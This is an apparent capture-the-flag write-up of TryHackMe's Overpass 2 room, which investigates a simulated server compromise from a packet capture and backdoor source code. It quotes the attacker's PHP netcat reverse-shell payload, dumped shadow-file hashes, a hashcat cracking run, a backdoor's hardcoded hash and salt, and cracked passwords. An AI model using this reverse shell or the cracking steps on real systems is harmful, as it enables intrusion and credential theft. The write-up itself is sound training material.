Introduction:


The Overpass 2 room on TryHackMe presented a simulated hacked production server, challenging learners to investigate the incident and regain access. By analyzing a PCAP file, examining malicious code, and exploiting the system, participants delved into forensic analysis, research, and attack techniques.
https://tryhackme.com/p/Damiano254

Task 1: Forensics - Analyse the PCAP


The SOC team noticed suspicious activity on Overpass' production server and captured packets during the attack. The objective is to determine how the attacker gained access and then use that information to regain control of the server.

Findings:


1. **URL of the page used to upload a reverse shell:** /development/




2. **Payload used by the attacker**: <?php exec("rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 192.168.170.145 4242 >/tmp/f")?>



3. **Password used for privilege escalation:** whenevernoteartinstant



4. **How the attacker established persistence:** By utilizing a backdoor from this GitHub repository: [ssh-backdoor]



5. **Number of crackable system passwords using the fasttrack wordlist:** 4

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┌──(kali㉿kali)-[~]
└─$ cat shadow
james:$6$7GS5e.yv$HqIH5MthpGWpczr3MnwDHlED8gbVSHt7ma8yxzBM8LuBReDV5e1Pu/VuRskugt1Ckul/SKGX.5PyMpzAYo3Cg/:18464:0:99999:7:::
paradox:$6$oRXQu43X$WaAj3Z/4sEPV1mJdHsyJkIZm1rjjnNxrY5c8GElJIjG7u36xSgMGwKA2woDIFudtyqY37YCyukiHJPhi4IU7H0:18464:0:99999:7:::
szymex:$6$B.EnuXiO$f/u00HosZIO3UQCEJplazoQtH8WJjSX/ooBjwmYfEOTcqCAlMjeFIgYWqR5Aj2vsfRyf6×1wXxKitcPUjcXlX/:18464:0:99999:7:::
bee:$6$.SqHrp6z$B4rWPi0Hkj0gbQMFujz1KHVs9VrSFu7AU9CxWrZV7GzH05tYPL1xRzUJlFHbyp0K9TAeY1M6niFseB9VLBWSo0:18464:0:99999:7:::
muirland:$6$SWybS8o2$9diveQinxy8PJQnGQQWbTNKeb2AiSp.i8KznuAjYbqI3q04Rf5hjHPer3weiC.2MrOj2o1Sw/fd2cu0kC6dUP.:18464:0:99999:7:::

┌──(kali㉿kali)-[~]
└─$
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Wireshark · Follow TCP Stream (tcp.stream eq 3) · overpass2.pcapng

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dnsmasq:*:18295:0:99999:7:::
landscape:*:18295:0:99999:7:::
pollinate:*:18295:0:99999:7:::
sshd:*:18464:0:99999:7:::
james:$6$7GS5e.yv$HqIH5MthpGWpczr3MnwDHlED8gbVSHt7ma8yxzBM8LuBReDV5e1Pu/VuRskugt1Ckul/SKGX.5PyMpzAYo3Cg/:18464:0:99999:7:::
paradox:$6$oRXQu43X$WaAj3Z/4sEPV1mJdHsyJkIZm1rjjnNxrY5c8GElJIjG7u36xSgMGwKA2woDIFudtyqY37YCyukiHJPhi4IU7H0:18464:0:99999:7:::
szymex:$6$B.EnuXiO$f/u00HosZIO3UQCEJplazoQtH8WJjSX/ooBjwmYfEOTcqCAlMjeFIgYWqR5Aj2vsfRyf6x1wXxKitcPUjcXlX/:18464:0:99999:7:::
bee:$6$.SqHrp6z$B4rWPi0Hkj0gbQMFujz1KHVs9VrSFu7AU9CxWrZV7GzH05tYPL1xRzUJlFHbyp0K9TAeY1M6niFseB9VLBWSo0:18464:0:99999:7:::
muirland:$6$SWybS8o2$9diveQinxy8PJQnGQQWbTNKeb2AiSp.i8KznuAjYbqI3q04Rf5hjHPer3weiC.2MrOj2o1Sw/fd2cu0kC6dUP.:18464:0:99999:7:::
james@overpass-production:~$ git clone https://github.com/NinjaJc01/ssh-backdoor

<git clone https://github.com/NinjaJc01/ssh-backdoor
Cloning into 'ssh-backdoor'...
remote: Enumerating objects: 18, done.
remote: Counting objects:   5% (1/18)
remote: Counting objects:  11% (2/18)
remote: Counting objects:  16% (3/18)
remote: Counting objects:  22% (4/18)
remote: Counting objects:  27% (5/18)
remote: Counting objects:  33% (6/18)
remote: Counting objects:  38% (7/18)
remote: Counting objects:  44% (8/18)
remote: Counting objects:  50% (9/18)
remote: Counting objects:  55% (10/18)
remote: Counting objects:  61% (11/18)
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Packet 114. 67 client pkts, 19 server pkts, 38 turns. Click to select.

Entire conversation (6,980 bytes) | Show data as ASCII | Stream 3

Find: | Find Next

Filter Out This Stream | Print | Save as... | Back | Close | Help

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kali@kali: ~

File Actions Edit View Help

kali@kali: ~ | kali@kali: ~ | kali@kali: ~ | kali@kali: ~ | kali@kali: ~/Downloads | kali@kali: ~

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Hashfile 'shadow' on line 5 (muirla...fd2cu0kC6dUP.:18464:0:99999:7:::): Token length exception

* Token length exception: 5/5 hashes
  This error happens if the wrong hash type is specified, if the hashes are
  malformed, or if input is otherwise not as expected (for example, if the
  --username option is used but no username is present)

No hashes loaded.

Started: Wed Mar 20 20:21:30 2024
Stopped: Wed Mar 20 20:21:31 2024

┌──(kali㉿kali)-[~]
└─$ hashcat -m 1800 -a 0 shadow /usr/share/wordlists/fasttrack.txt

hashcat (v6.2.6) starting

OpenCL API (OpenCL 3.0 PoCL 5.0+debian  Linux, None+Asserts, RELOC, SPIR, LLVM 16.0.6, SLEEF, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]
==========================================================================================================================
* Device #1: cpu-sandybridge-Intel(R) Core(TM) i5-7200U CPU @ 2.50GHz, 1081/2226 MB (512 MB allocatable), 2MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

Hashes: 5 digests; 5 unique digests, 5 unique salts
Bitmaps: 16 bits, 65536 entries, 0×0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Optimizers applied:
* Zero-Byte
* Uses-64-Bit
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




Task 2: Research - Analyse the code

After obtaining the code for the backdoor, it's crucial to analyse it thoroughly.


Findings:

1. **Default hash for the backdoor:**
   bdd04d9bb7621687f5df9001f5098eb22bf19eac4c2c30b6f23efed4d24807277d0f8bfccb9e77659103d78c56e66d2d7d8391dfc885d0e9b68acd01fc2170e3







2. **Hardcoded salt for the backdoor**: 1c362db832f3f864c8c2fe05f2002a05



3. **Hash used by the attacker:**
   6d05358f090eea56a238af02e47d44ee5489d234810ef6240280857ec69712a3e5e370b8a4
   1899d0196ade16c0d54327c5654019292cbfe0b5e98ad1fec71bed



4. **Password cracked from the hash using rockyou:** november16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kali@kali: ~
File Actions Edit View Help
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4520 | sha1($salt.sha1($pass)) | Raw Hash salted and/or iterated
24300 | sha1($salt.sha1($pass.$salt)) | Raw Hash salted and/or iterated
140 | sha1($salt.utf16le($pass)) | Raw Hash salted and/or iterated
19300 | sha1($salt1.$pass.$salt2) | Raw Hash salted and/or iterated
14400 | sha1(CX) | Raw Hash salted and/or iterated
4700 | sha1(md5($pass)) | Raw Hash salted and/or iterated
4710 | sha1(md5($pass).$salt) | Raw Hash salted and/or iterated
21100 | sha1(md5($pass.$salt)) | Raw Hash salted and/or iterated
18500 | sha1(md5(md5($pass))) | Raw Hash salted and/or iterated
4500 | sha1(sha1($pass)) | Raw Hash salted and/or iterated
